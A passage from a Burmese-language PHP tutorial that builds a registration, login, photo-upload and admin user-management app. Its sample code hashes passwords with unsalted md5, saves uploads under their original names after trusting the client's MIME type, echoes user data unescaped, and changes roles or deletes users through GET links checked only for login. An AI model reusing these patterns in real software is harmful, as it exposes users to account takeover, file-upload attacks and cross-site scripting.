ပြီးတော့ အခုလို Dependency Injection တွေဘာတွေနဲ့ ရေးလာပြီဆိုရင် Factory Class လေးတစ်ခု လည်း ရှိသင့်ပါတယ်။ Object တစ်ခုဆောက်ခါနီးတိုင်း လိုအပ်တဲ့ Dependency ကို ကိုယ်ဘာသာ ဖန်တီးပြီး ပေးနေရတာထက် Factory က Object ဆောက်ပေးလိုက်ရင် ပိုစနစ်ကျပြီး ရေရှည်အတွက် ပိုကောင်းသွားမှာ ဖြစ်ပါတယ်။ ဒါပေမယ့် အဲဒီကိစ္စကိုလည်းပဲ အိမ်စာအနေနဲ့ နောက်မှ စမ်းကြည့်ဖို့ပဲ ချုန်ထားလိုက်ပါတယ်။ လောလောဆယ် Factory မပါဘဲ ဆက်ရေးသွားမှာ ဖြစ်ပါတယ်။ နောက်တစ်ဆင့်အနေနဲ့ စမ်းစရာနှမူနာ Data တွေ ထည့်ကြပါမယ်။ ဒီလိုထည့်ဖို့အတွက် Faker လိုခေါ်တဲ့ နမူနာ Data ပေးနိုင်တဲ့ Package တစ်ခုကို အသုံးပြုလိုပါတယ်။ ဒါကြောင့် အခုလို Install လုပ်လိုက်ပါတယ်။

```
composer require fakerphp/faker
```

ဒီလို Install လုပ်လိုက်တယ်ဆိုရင် Composer က vendor ဖို့အောင်ဆောက်ပြီး Faker ကို ရယူထည့်သွင်းပေးသွားမှာ ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ _actions/populate.php မှာ အခုလို ရေးပေးပါ။

PHP

```
<?php

include("../vendor/autoload.php");

use Faker\Factory as Faker;

use Libs\Database\MySQL;
use Libs\Database\UsersTable;

$faker = Faker::create();
$table = new UsersTable(new MySQL());

if ($table) {
    echo "Database connection opened.\n";

    for ($i = 0; $i < 10; $i++) {
        $data = [
            'name' => $faker->name,
            'email' => $faker->email,
            'phone' => $faker->phoneNumber,
            'address' => $faker->address,
            'password' => md5('password'),
            'role_id' => $i < 5 ? rand(1, 3) : 1
        ];

        $table->insert($data);
    }

    echo "Done populating users table.\n";
}
```

vendor/autoload.php ကို Include လုပ်ထားပြီးဖြစ်လို နောက်ထပ်အသုံးပြုချင်တဲ့ Class တွက် ထပ်ပြီးတော့ Import လုပ်စရာမလိုအပ်တော့ပါဘူး။ use နဲ့ Import လုပ်ပြီး သုံးလိုရသွားပါပြီ။ Faker, MySQL နဲ့ UsersTable တို့ကို Import လုပ်ထားပါတယ်။ Faker ကို Import လုပ်တဲ့အခါ သူရေးပေးထားတဲ့ Factory Class ကို Import လုပ်ပြီး Faker လိုပဲ Alias လုပ်ပေးထားပါတယ်။

Faker::create() နဲ့ Faker Object တစ်ခုတည်ဆောက်ပြီး UsersTable Object တစ်ခု ဆက်လက်တည်ဆောက်ထားပါတယ်။ MySQL Object ကို Dependency အနေနဲ့ ထည့်ပေးလိုက်ပါတယ်။ ပြီးတဲ့အခါ Loop (၁၀) ခါပါတ်ပြီး UsersTable ရဲ့ insert() အကူအညီနဲ့ User Data တွေ တန်းစီထည့်သွင်းလိုက်တာပါ။ (၁၀) ခုမကလို အခါ (၂၀) အခါ (၅၀) လိုချင်ရင်လည်း Loop ကို ပြောင်းပေးလိုက်ယုံပါပဲ။

name, email, phone, address တို့အတွက် Faker ကပြန်ပေးတဲ့ Random တန်ဖိုးတွေကို သုံးထားပါတယ်။ Password တွေသိမ်းတဲ့အခါမှာ မူရင်း Password အတိုင်းမသိမ်းဘဲ Hash လုပ်ထားတဲ့ တန်ဖိုးကို သိမ်းသင့်လို့ md5 () Standard Function ရဲ့အကူအညီနဲ့ password ဆိုတဲ့စာကို Hash လုပ်ပေးထားပါတယ်။ တစ်ကယ်တော့ md5 () နဲ့တင် မလုပ်လောက်ပါဘူး။ ဒီအကြောင်းကို နောက်တစ်ခန်းမှာ ထပ်ရှင်းပြုပါမယ်။ လောလောဆယ် User အားလုံးရဲ့ Password ဟာ password ဖြစ်တယ်လို့သာ မှတ်ထားပေးပါ။

role_id အတွက် 1 နဲ့ 3 ကြေား Random ပေးချင်တာပါ။ ဒါပေမယ့် 1 တွေပိုများစေလိုတဲ့အတွက် ပထမ (၅) ယောက်လောက်ကိုပဲ 1 နဲ့ 3 ကြေား Random ပေးပြီး ကျိုး User တွေကို 1 လိုပဲပေးဖို့ Ternary Operator ကို အသုံးပြုရေးသားထားပါတယ်။ ရေးပြီးပြီဆိုရင် စမ်းလို့ရပါပြီ။

localhost/project/_actions/populate.php

ရေးထားတဲ့ကုဒ်မှာ အမှားမရှိဘူးဆိုရင် users Table မှာ Random Data နဲ့ Record (၁၀) ခုဝင်ရောက် သွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ ရေးခဲ့တဲ့ကုဒ်များတဲ့အတွက် စာလုံးပေါင်းစေကြောင့်ဖြစ်ဖြစ်၊ Operator တွေကျိုးလိုပဲဖြစ်ဖြစ် အမှားတွေတော့ ဟိုနားဒီနား ရှိနိုင်ပါတယ်။ စိတ်ရှည်လက်ရှည် ပြန်တိုက် ဖြေရှင်းပါ။ တစ်ဆင့်အဆင့်ပြေမှ နောက်တစ်ဆင့်ကို ဆက်သွားသင့်ပါမယ်။ အဆင်မပြေသေးဘဲ နောက်တစ်ဆင့်ကို ဆက်သွားရင် နောက်ကျတော့မှ အမှားရှာရ ပိုပြီးတော့ ခက်သွားပါလိမ့်မယ်။

Helpers

ဆက်လက်ပြီးတော့ Auth နဲ့ HTTP တို့မှာ ရေးရမယ့်ကုဒ်တွေ ဆက်ရေးကြပါမယ်။
Helpers/**HTTP.php** မှာအခုလို ရေးပေးပါ။

PHP

```
<?php

namespace Helpers;

class HTTP
{
    static $base = "http://localhost/project";

    static function redirect($path, $query = "")
    {
        $url = static::$base . $path;
        if($query) $url .= "?$query";

        header("location: $url");
        exit();
    }
}
```

ပရောဂျက်ရဲ Base URL သတ်မှတ်ပြီး redirect() Static Method တစ်ခုပါဝင်ပါတယ်။ အကယ်၍ စာရေးသူရေးစမ်းနေတဲ့ ပရောဂျက် URL ကနုမူနာနဲ့မတူရင် ဒီနေရာမှာ ပြောင်းပေးဖို့ လိုပါလိမ့်မယ်။ redirect() Method က \$path နဲ့ \$query နှစ်ခုလက်ခံပါတယ်။ \$query အတွက် Default Value ပေးထားလို့ မပါရင်လည်း ရပါတယ်။ ပြီးတဲ့အခါ ပေးလာတဲ့ \$path နဲ့ \$query ကို Base URL နဲ့ ပေါင်းစပ်ပြီး header() Function နဲ့ Redirect လုပ်ပေးလိုက်တာပါ။ ဒါကြောင့် နောက်ပိုင်း Redirect လုပ်ချင်ရင် header() Function ကိုယ့်ဘာသာ ရေးစရာမလိုတော့ပါဘူး။ ဒီလိုရေးလိုက်ရင် ရသွားပါပြီ။

```
HTTP::redirect('/url', 'query=value');
```

ဆက်လက်ပြီးတော့ `Helpers/Auth.php` မှာ အခုလိုရေးပေးပါ။

PHP

```
<?php

namespace Helpers;

class Auth
{
    static $loginUrl = '/index.php';

    static function check()
    {
        session_start();
        if(isset($_SESSION['user'])) {
            return $_SESSION['user'];
        } else {
            HTTP::redirect(static::$loginUrl);
        }
    }
}
```

ဒါလည်း သိပ်ရှုပ်ထွေးတဲ့လုပ်ဆောင်ချက် မဟုတ်ပါဘူး။ ခါတိုင်း ကိုယ့်ဘာသာ `$_SESSION` တဲ့မှာ ရှိမရှိ စစ်နေကြကုံးကို စစ်ပေးတဲ့ `check()` Method ပါသွားတာပါ။ ဒါကြောင့် နောက်ပိုင်း Login ဝင်ထားမထား စစ်ချင်ရင် `Auth::check()` ဆိုရင် ရွှေ့ပါပြီ။ Login ဝင်မထားရင် သူဘာသာ Login URL အဖြစ် သတ်မှတ်ထားတဲ့ `index.php` ကို ရောက်သွားပါလိမ့်မယ်။

Register

နောက်တစ်ဆင့် ဆက်လုပ်မှာကတော့ User Account ဆောက်လိုရတဲ့ Register လုပ်ဆောင်ချက်ဖြစ်ပါတယ်။ `register.php` ထဲမှာ ဒီ HTML Template ကို ရေးသားပေးပါ။

PHP

```
<!DOCTYPE html>
<html>
<head>
    <title>Register</title>
    <meta name="viewport"
          content="width=device-width, initial-scale=1.0">

    <link rel="stylesheet" href="css/bootstrap.min.css">
```

```

<style>
    .wrap {
        width: 100%;
        max-width: 400px;
        margin: 40px auto;
    }
</style>
</head>
<body class="text-center">
    <div class="wrap">
        <h1 class="h3 mb-3">Register</h1>

        <?php if (isset($_GET['error'])): ?>
            <div class="alert alert-warning">
                Cannot create account. Please try again.
            </div>
        <?php endif ?>

        <form action="_actions/create.php" method="post">
            <input type="text" name="name" class="form-control mb-2"
                   placeholder="Name" required>

            <input type="email" name="email" class="form-control mb-2"
                   placeholder="Email" required>

            <input type="text" name="phone" class="form-control mb-2"
                   placeholder="Phone" required>

            <textarea name="address" class="form-control mb-2"
                      placeholder="Address" required></textarea>

            <input type="password" name="password"
                   class="form-control mb-2"
                   placeholder="Password" required>

            <button type="submit"
                   class="w-100 btn btn-lg btn-primary">
                Register
            </button>
        </form>
        <br>

        <a href="index.php">Login</a>
    </div>
</body>
</html>

```

ရှိုးရှိုး HTML Form တစ်ခုဖြစ်ပြီး name, email, phone, address နဲ့ password တိုကို
တောင်းထားပါတယ်။ တစ်ကယ်တော့ Password တောင်းတဲ့အခါ မှားမှာ စိုးလို့ နှစ်ခါတောင်းပြီး Confirm
Password လုပ်ဆောင်ချက် ထည့်ပေးဖို့ လိုအပ်နိုင်ပါတယ်။ ဒါပေမယ့် ဒီလုပ်ဆောင်ချက်အတွက် လိုအပ်

တဲ့ JavaScript ကုဒ်တွေ ထည့်မရေးနိုင်တဲ့အတွက် ထည့်မထားပါဘူး။ ဖောင်ကိုဖြည့်ပြီး Register Button ကိုနိပ်လိုက်ရင် _actions/create.php ကိုရောက်သွားမှာဖြစ်လို့ create.php မှာ အခုပို ဆက်လက်ရေးသားပေးပါ။

PHP

```
<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;

$data = [
    "name" => $_POST['name'] ?? 'Unknown',
    "email" => $_POST['email'] ?? 'Unknown',
    "phone" => $_POST['phone'] ?? 'Unknown',
    "address" => $_POST['address'] ?? 'Unknown',
    "password" => md5( $_POST['password'] ),
    "role_id" => 1,
];

$table = new UsersTable(new MySQL());

if( $table ) {
    $table->insert($data);
    HTTP::redirect("/index.php", "registered=true");
} else {
    HTTP::redirect("/register.php", "error=true");
}
```

စောစောက populate.php မှာလို့ users Table ထဲကို Record တစ်ခုထည့်ပေးလိုက်တာပါ။ ဒါ တစ်ခါတော့ Form ကနေပိုလိုက်တဲ့ Data တွေကို ထည့်သိမ်းလိုက်တာ ဖြစ်သွားပါပြီ။ သိမ်းပြီးတဲ့အခါ index.php ကို Redirect လုပ်ခိုင်းထားပါတယ်။ registered=true ဆိုတဲ့ Query ထည့်ပေးလိုက်လို့ index.php မှာလည်း ဒါလေးဖြည့်ရေးပေးပါ။

```

...
<h1 class="h3 mb-3">Login</h1>

<?php if (isset($_GET['registered'])): ?>
    <div class="alert alert-success">
        Account created. Please login.
    </div>
<?php endif ?>

<?php if (isset($_GET['suspended'])): ?>
    <div class="alert alert-danger">
        Your account is suspended.
    </div>
<?php endif ?>

...

```

ခေါင်းစဉ်ဖြစ်တဲ့ <h1> အောက်နားမှာ registered URL Query ရှိရင် Success Alert လေးတစ်ခုကို
ပြနိုင်းလိုက်တာပါ။ လက်စနဲ့ နောင်လိုအပ်မှာမို့လို့ suspended URL Query ရှိရင် Danger Alert လေး
တစ်ခုပြေားတဲ့ ကုဒ်ကိုပါ တစ်ခါတဲ့ ထည့်ရေးထားပါတယ်။ ကျွန်ုတ်တွေက အပြောင်းအလဲ မရှိပါဘူး။

Register လုပ်ပြီး စမ်းကြည့်လိုပါပြီ။ Register လုပ်လိုအောင်မြင်ရင် Login ကိုအလိုအလျောက် ရောက်
သွားမှာပါ။ တစ်ဆင့်ချင်း သွားသင့်လို့ ဒီအဆင့်ထိ မှန်မမှန်အရင်စမ်းပြီးမှ ရှုံးဆက်သွားသင့်ပါတယ်။

Login

Login ဝင်ဖို့အတွက် ကိုယ် Register လုပ်စဉ်မှာ ပေးခဲ့တဲ့ email နဲ့ password ကို အသုံးပြုရမှာပါ။ ဒါ
ပေမယ့် Login အတွက် လက်ရှိရေးထားတဲ့ကုဒ်က အသေစစ်ထားတဲ့ကုဒ် ဖြစ်နေပါတယ်။ ပေးလာတဲ့
email နဲ့ password မှန်မမှန် users Table ထဲမှာသွားကြည်ပြီး အလုပ်လုပ်တာ မဟုတ်သေးပါဘူး။
ဒါကြောင့် **UsersTable.php** မှာ ဒီ Method ကိုဖြည့်ရေးပေးပါ။

```

...
public function findByEmailAndPasword($email, $password)
{
    $statement = $this->db->prepare("
        SELECT users.*, roles.name AS role, roles.value
        FROM users LEFT JOIN roles
        ON users.role_id = roles.id
        WHERE users.email = :email
        AND users.password = :password
    ") ;

    $statement->execute([
        ':email' => $email,
        ':password' => $password
    ]);

    $row = $statement->fetch();

    return $row ?? false;
}
...

```

email နဲ့ password ပေးလာခဲ့ရင် အဲဒီ email, password တန်ဖိုးတွေနဲ့ ကိုက်ညီတဲ့ Record ရှိမရှိ ထုတ်ယူပြီး ပြန်ပေးတဲ့ ကုဒ်ဖြစ်ပါတယ်။ JOIN Statement ကို အသုံးပြုပြီး roles Table ထဲက လိုအပ် မယ့် အချက်အလက်တွေကိုပါ တစ်ခါထဲ တွဲထုတ်ယူပေးမှာပါ။ ပြီးတဲ့အခါ _actions/login.php က ကုဒ်ကို အခုလို ပြင်ပေးရပါမယ်။

PHP

```

<?php

session_start();

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;

$email = $_POST['email'];
$password = md5( $_POST['password'] ) ;

$table = new UsersTable(new MySQL()) ;

$user = $table->findByEmailAndPasword($email, $password);

```

```

if ($user) {

    if ($table->suspended($user->id)) {
        HTTP::redirect("/index.php", "suspended=1");
    }

    $_SESSION['user'] = $user;
    HTTP::redirect("/profile.php");

} else {
    HTTP::redirect("/index.php", "incorrect=1");
}

```

အရင်လို email နဲ့ password ကို တန်ဖိုးအသေပေးပြီး စစ်တာမဟုတ်တော့ပါဘူး။ စောစောက ရေးလိုက်တဲ့ findByEmailAndPassword() Method ကိုသုံးပြီး users Table ထဲမှာ ရှိမရှိစစ်လိုက်တာပါ။ Password ကို သိမ်းတုံးက md5() နဲ့ Hash လုပ်ပြီးသိမ်းထားတဲ့အတွက် ပြန်စစ်တဲ့အခါမှာလည်း md5() နဲ့ပဲ Hash လုပ်ပြီးစစ်ထားတာကို သတိပြုပါ။ User ရှိရင် ပြန်ရလာတဲ့ User Object ကို Session ထဲမှာသိမ်းပြီး မရှိရင် Login ဖြစ်တဲ့ index.php ကို ပြန်သွားခိုင်းလိုက်တာပါ။

ရပါပြီ။ အကောင့်တွေ Register လုပ်ပြီး၊ Register လုပ်ထားတဲ့ အကောင့်နဲ့ Login ဝင်စမ်းကြည့်လိုက်ပါ။

Profile

Login ဝင်လိုက်ရင် profile.php ကိုရောက်သွားမှာပါ။ လက်ရှိရေးထားတဲ့ကုဒ်အရ profile.php မှာ ပြနေဖို့ ရလဒ်က အသေပေးထားတဲ့ နမူနာအချက်အလက်တွေပါ။ Login ဝင်ထားတဲ့ User ရဲ့ အချက်အလက်အမှန် မဟုတ်ပါဘူး။ ဒါကြောင့် အချက်အလက်အမှန်ပြအောင် profile.php ကို အခုလိုပြင်ရေးပေးရပါမယ်။

PHP

```

<?php

include ("vendor/autoload.php");

use Helpers\Auth;

$auth = Auth::check();

?>

```

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
        content="width=device-width, initial-scale=1.0">
    <title>Profile</title>

    <link rel="stylesheet" href="css/bootstrap.min.css">
</head>
<body>
    <div class="container">
        <h1 class="mt-5 mb-5">
            <?= $auth->name ?>
            <span class="fw-normal text-muted">
                (<?= $auth->role ?>)
            </span>
        </h1>

        <?php if(isset($_GET['error'])): ?>
            <div class="alert alert-warning">
                Cannot upload file
            </div>
        <?php endif ?>

        <?php if($auth->photo): ?>
            
        <?php endif ?>

        <form action="_actions/upload.php" method="post"
            enctype="multipart/form-data">
            <div class="input-group mb-3">
                <input type="file" name="photo" class="form-control">
                <button class="btn btn-secondary">Upload</button>
            </div>
        </form>

        <ul class="list-group">
            <li class="list-group-item">
                <b>Email:</b> <?= $auth->email ?>
            </li>
            <li class="list-group-item">
                <b>Phone:</b> <?= $auth->phone ?>
            </li>
            <li class="list-group-item">
                <b>Address:</b> <?= $auth->address ?>
            </li>
        </ul>
        <br>
```

```

        <a href="admin.php">Manage Users</a> |
        <a href="_actions/logout.php" class="text-danger">Logout</a>
    </div>
</body>
</html>

```

ဟိုးထိုင်ဆုံးမှာ Auth::check() နဲ့စစ်ပြီး Login User ရဲအချက်အလက်တွေ ယူထားပါတယ်။ ပြီးတဲ့ အခါ အောက်ဘက်က Template ထဲမှာ အဲဒီ တန်ဖိုးတွေကို သူနေရာနဲ့သူ အစားထိုးပြီး ပြလိုက်တာပါ။ ဒါ ကြောင့် ဖော်ပြတဲ့အချက်အလက်က အမှန်ဖြစ်သွားပါပြီ။ ရလဒ်တွေ ရိုက်ထုတ်ရတာ တိုသွားအောင် PHP ရဲ Output Tag <?= ကိုသုံးထားပါတယ်။ အောက်နားလေးမှာ admin.php ကို သွားလိုရတဲ့ Manage Users ဆိုတဲ့ Link တစ်ခုပါသွားတာကိုလည်း သတိပြုပါ။

Profile Photo

ကျွန်ုန်းတာတစ်ခုက Profile Photo ကိစ္စပါ။ နိုင် ရေးထားတာက Profile Photo ကို တစ်ပုံထဲ အသေပေးပြီး ရေးထားတာပါ။ အခုသက်ဆိုင်ရာ User တစ်ဦးချင်းစီက ကိုယ့် Profile Photo ကိုယ့်ဘာသာ တင်လို ရအောင် လုပ်ပေးချင်ပါတယ်။ ဒါကြောင့် **UsersTable.php** မှာ ဒီ Method တစ်ခုကို ဖြည့်ပေးပါ။

```

...
public function updatePhoto($id, $name)
{
    $statement = $this->db->prepare("
        UPDATE users SET photo=:name WHERE id = :id"
    );
    $statement->execute([ ':name' => $name, ':id' => $id ]);

    return $statement->rowCount();
}
...

```

UPDATE SQL Statement နဲ့ ပေးလာတဲ့ ပုံအမည်ကို users Tables ထဲမှာ သိမ်းပေးလိုက်တာပါ။ ဒီကုဒ် ရေးပြီးပြီဆိုရင် _actions/**upload.php** ကို အခုလိုပြင်ပေးပါ။

PHP

```

<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$name = $_FILES['photo']['name'];
$error = $_FILES['photo']['error'];
$tmp = $_FILES['photo']['tmp_name'];
$type = $_FILES['photo']['type'];

if($error) {
    HTTP::redirect("/profile.php", "error=file");
}

if($type === "image/jpeg" or $type === "image/png") {

    $table->updatePhoto($auth->id, $name);

    move_uploaded_file($tmp, "photos/$name");

    $auth->photo = $name;

    HTTP::redirect("/profile.php");
} else {
    HTTP::redirect("/profile.php", "error=type");
}

```

ဒီတစ်ခါ ဖိုင် Upload လုပ်တဲ့အခါ အမည်ကိုအသေ မပေးတော့ဘဲ မူလအမည်အတိုင်း သိမ်းလိုက်တာပါ။
 ပြီးတဲ့အခါ စောစောကရေးလိုက်တဲ့ updatePhoto() Method နဲ့ users Table ထဲမှာ တဲ့သိမ်းလိုက်
 လို အဆင်ပြေသွားပါပြီ။ အခုပြင်လိုက်တဲ့အချက်အလက်အတိုင်း User Account ကို Update ဖြစ်စေချင်
 ရင် Login နောက်တစ်ခါ ပြန်ဝေးရမှာပါ။ အချက်အလက်ပြောင်းသွားပြီမိုလိုပါ။ အဲဒါလို ဝင်စရာမလိုအောင်
 \$auth->photo ထဲမှာ ပုံအမည် \$name ကို တိုက်ရှိက်ထည့်ပေးလိုက်တာ သတိပြုပါ။ ဒီကုဒ်က ဘာ
 အတွက်လ ခေါင်းစားနေမှာ ဖိုးလိုပါ။ Login နောက်တစ်ကြိမ်ပြန်မဝင်ရအောင် ပြောင်းသွားတဲ့
 အချက်အလက်ကို ထည့်ပေးလိုက်တာပါ။

စမ်းကြည့်လိုရပါတယ်။ Profile ပုံတင်လိုက်တဲ့အခါ ကိုယ့်ပုံနဲ့ကိုယ် သီးသန်ဖြစ်သွားပါပြီ။ အရင်လို တစ်ပုံ ထဲ အသေမဟုတ်တော့ပါဘူး။

User Management

နောက်ဆုံးကျန်နေတဲ့ လုပ်ဆောင်ချက်ကတော့ User Management ဖြစ်ပါတယ်။ ရှိသမျှ User အားလုံးကို ပြပေးတဲ့ ကုဒ်ကို **admin.php** မှာ ရေးပါမယ်။ ကုဒ်တွေများပါလိမ့်မယ်။ HTML တွေများလိုသာ များနေ တာပါ။ ဒီလောက်ကြီးရှုပ်ထွေးတဲ့ကုဒ်တော့ မဟုတ်ပါဘူး။ ဒီလိုရေးရမှာပါ –

PHP

```
<?php

include ("vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\Auth;

$table = new UsersTable(new MySQL());
$all = $table->getAll();

$auth = Auth::check();

?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
        content="width=device-width, initial-scale=1.0">
    <title>Manage Users</title>

    <link rel="stylesheet" href="css/bootstrap.min.css">
</head>
<body>
    <div class="container">
        <div style="float: right">
            <a href="profile.php">Profile</a> |
            <a href="_actions/logout.php"
                class="text-danger">Logout</a>
        </div>
    </div>

    <h1 class="mt-5 mb-5">
        Manage Users
    
```

```

<span class="badge bg-danger text-white">
    <?= count($all) ?>
</span>
</h1>

<table class="table table-striped table-bordered">
    <tr>
        <th>ID</th>
        <th>Name</th>
        <th>Email</th>
        <th>Phone</th>
        <th>Role</th>
        <th>Actions</th>
    </tr>
    <?php foreach ($all as $user) : ?>
    <tr>
        <td><?= $user->id ?></td>
        <td><?= $user->name ?></td>
        <td><?= $user->email ?></td>
        <td><?= $user->phone ?></td>
        <td>
            <?php if($user->value === '1') : ?>
            <span class="badge bg-secondary">
                <?= $user->role ?>
            </span>
            <?php elseif($user->value === '2') : ?>
            <span class="badge bg-primary">
                <?= $user->role ?>
            </span>
            <?php else: ?>
            <span class="badge bg-success">
                <?= $user->role ?>
            </span>
            <?php endif ?>
        </td>
        <td>
            <?php if($auth->value > 1) : ?>
            <div class="btn-group dropdown">
                <a href="#" class="btn btn-sm
                    btn-outline-primary
                    dropdown-toggle"
                    data-bs-toggle="dropdown">
                    Change Role
                </a>
            <div class="dropdown-menu dropdown-menu-dark">
                <a href="_actions/role.php?id=<?= $user->id ?>&role=1"
                    class="dropdown-item">User</a>
                <a href="_actions/role.php?id=<?= $user->id ?>&role=2"
                    class="dropdown-item">Manager</a>
                <a href="_actions/role.php?id=<?= $user->id ?>&role=3"
                    class="dropdown-item">Admin</a>
            </div>
        </td>
    </tr>
</table>

```

```

<?php if($user->suspended) : ?>
    <a href="_actions/unsuspend.php?id=<?= $user->id ?>" 
        class="btn btn-sm btn-danger">Suspended</a>
<?php else: ?>
    <a href="_actions/suspend.php?id=<?= $user->id ?>" 
        class="btn btn-sm btn-outline-success">Active</a>
<?php endif ?>

<?php if($user->id !== $auth->id) : ?>
    <a href="_actions/delete.php?id=<?= $user->id ?>" 
        class="btn btn-sm btn-outline-danger"
        onClick="return confirm('Are you sure?')">Delete</a>
<?php endif ?>

</div>

<?php else: ?>
    ### 
<?php endif ?>

            </td>
        </tr>
    <?php endforeach ?>
</table>
</div>

<script src="js/bootstrap.bundle.min.js"></script>
</body>
</html>

```

ပုံးထိုင်ဆုံးမှာ getAll() Method နဲ့ ရှိသမျှ User အားလုံးကို ရယူထားပါတယ်။ Auth::check() နဲ့လည်း Login စစ်ထားပါတယ်။ ပြီးတဲ့အခါ ရထားတဲ့ User အားလုံးကို Loop လုပ်ပြီး HTML Table တစ်ခုနဲ့ တန်းစီပြီးပြလိုက်တာပါပဲ။ လိုရင်းအမိက လုပ်ဆောင်ချက်က ဒါပါပဲ။ ဖွင့်ကြည့်လိုက်ရင် ရလဒ်က ဒီလို ဖြစ်ရမှာပါ။

ID	Name	Email	Phone	Role	Actions
1	Yazmin Grady	xcrooks@yahoo.com	887-705-8243	Manager	Change Role Active Delete
2	Prof. Dandre Satterfield	ybeier@gmail.com	478.351.5287	Manager	Change Role Active Delete
3	Prof. Robin Nicolas Jr.	luis00@howell.com	(248) 279-2740	User	Change Role Active Delete
4	Prof. Olin Orn DVM	nhowell@hotmail.com	(897) 229-7419	User	Change Role Active Delete
5	Dr. Alanis Windler Jr.	sunny40@schneider.net	+1-293-666-5940	Admin	Change Role Active
6	Dr. Modesto Jast	braeden.mcdermott@gmail.com	+1 (401) 386-5489	User	Change Role Active Delete
7	Rosamond Streich	zmayer@goldner.biz	+1-805-269-4060	User	Change Role Active Delete
8	Malika Hermann MD	mya.predovic@schaden.net	(559) 922-6354	User	Change Role Active Delete
9	Gina Will	giovanny34@yahoo.com	582.682.9078	User	Change Role Active Delete
10	Dr. Roberto Schaefer	nathaniel.bahringer@yahoo.com	+1.520.672.3405	User	Change Role Active Delete

ထူးခြားချက်အနေဖြင့် သက်ဆိုင်ရာ User Record နဲ့အတူ Change Role, Active နဲ့ Delete ဆိုတဲ့ ခလုပ်သုံး ခုကို တွဲပြီးတော့ ပြထားပါတယ်။ အဲဒီလိုပြတဲ့အခါ Role Value က 1 ထက်ကြီးမှသာ ပြဖို့ စစ်ထားပါတယ်။ ဆိုလိုတာက ရှိုးရှိုး User ဆိုရင် အဲဒီအလုပ်တွေကို လုပ်ခွင့်မပေးလိုဘဲ Manager တို့ Admin တို့လို Role တွေရှိတဲ့ User တွေကိုသာ လုပ်ခွင့်ပေးချင်တာပါ။ အခန်းမှန်ဘုံးမှာ ဒီခလုပ်တွေ တွေ့မြင်နေရာတာက Admin User အနေဖြင့် Login ဝင်ထားလိုဖြစ်ပါတယ်။

Change Role ခလုပ်မှာ Bootstrap ရဲ့ Dropdown နဲ့တွဲပြီး User, Manager, Admin သုံးခုထဲက ပြောင်းလိုတဲ့တစ်ခုကို ရွေးပြောင်းလိုရတဲ့ Menu တစ်ခုပေးထားပါတယ်။ နှုပ်လိုက်ရင် _actions/role.php ကို ရောက်သွားမှာပါ။ အဲဒီလိုသွားတဲ့အခါ User ရဲ့ id နဲ့ ပြောင်းလိုတဲ့ Role ရဲ့ id ကို URL Query အနေဖြင့် တွဲထည့်ပေးထားပါတယ်။

Active ခလုပ်က လက်ရှိ Active ဖြစ်နေကြောင်း ပြချင်လိုထည့်ထားတာပါ။ သူကိုနှုပ်လိုက်ရင် Suspended ဖြစ်သွားရမှာပါ။ ခလုပ်နှစ်ခုထဲက အခြေအနေပေါ်မှတည်ပြီး တစ်ခုကိုပြခိုင်းထားပါတယ်။ နှုပ်လိုက်ရင် အခြေအနေပေါ် မှတည်ပြီး _actions/suspend.php သို့မဟုတ် _actions/unsuspend.php ကို ရောက်သွားမှာပါ။

နောက်ဆုံးက Delete ခလုပ်ကို နှိပ်လိုက်ရင်တော့ _actions/delete.php ကို ရောက်သွားမှာပါ။ လက်ရှု Login ဝင်ထားတဲ့ User က ကိုယ့်ကိုယ်ကိုယ် ဖျက်လိုမရအောင် စစ်ပြီးတော့ Login ဝင်ထားတဲ့ User ခဲ့ Delete ခလုပ်ကို ဖျောက်ထားပါတယ်။ ဒါကြောင့် အပေါ်က နမူနာပုံမှာ User တစ်ယောက် အတွက် Delete ခလုပ် မပါတာပါ။

ဒီလုပ်ဆောင်ချက်တွေ အမှန်တစ်ကယ် အလုပ်လုပ်ဖို့အတွက် **UsersTable.php** မှာ အခုလို ထပ်မဖြည့်စွက်ပေးရမှာ ဖြစ်ပါတယ်။

```
...
public function suspend($id)
{
    $statement = $this->db->prepare("
        UPDATE users SET suspended=1 WHERE id = :id
    ");

    $statement->execute([ ':id' => $id ]);

    return $statement->rowCount();
}

public function unsuspend($id)
{
    $statement = $this->db->prepare("
        UPDATE users SET suspended=0 WHERE id = :id
    ");

    $statement->execute([ ':id' => $id ]);

    return $statement->rowCount();
}

public function changeRole($id, $role)
{
    $statement = $this->db->prepare("
        UPDATE users SET role_id = :role WHERE id = :id
    ");

    $statement->execute([ ':id' => $id, ':role' => $role ]);

    return $statement->rowCount();
}
```

```

public function delete($id)
{
    $statement = $this->db->prepare("
        DELETE FROM users WHERE id = :id
    ") ;

    $statement->execute([ ':id' => $id ]);

    return $statement->rowCount();
}

...

```

အားလုံးက တစ်ခုနဲ့တစ်ခု ပေါ်ဆင်ဆင်လေးတွေပါ။ suspend() နဲ့ unsuspend() တိုက users Table ထဲက suspended တန်ဖိုးကို 0 သို့မဟုတ် 1 ပြောင်းပေးပါတယ်။ changeRole() က role_id ကို ပြောင်းပေးပါတယ်။ delete() တော့ DELETE FROM Statement နဲ့ Record ကို ပယ်ဖျက်လိုက်ပါတယ်။

ပြီးတဲ့အခါ _actions/**role.php** မှာ အခုလို ရေးပေးရပါမယ်။

PHP

```

<?php

include("../vendor/autoload.php");

use Libs\Database\MySQL;
use Libs\Database\UsersTable;
use Helpers\HTTP;
use Helpers\Auth;

$auth = Auth::check();

$table = new UsersTable(new MySQL());

$id = $_GET['id'];
$role = $_GET['role'];





```

ထူးခြားတဲ့ကုဒ် မဟုတ်တော့ပါဘူး။ သက်ဆိုင်ရာ URL Query တန်ဖိုးတွေကို **\$_GET** ကနေရယူပြီး စောစောကရေးထားတဲ့ **changeRole()** ကိုခေါ်ယူအသုံးပြုပေးလိုက်တာပါ။ ဆက်လက်ပြီးတော့

_actions/**suspend.php** မှာအခုလိုရေးပေးပါ။

PHP

```
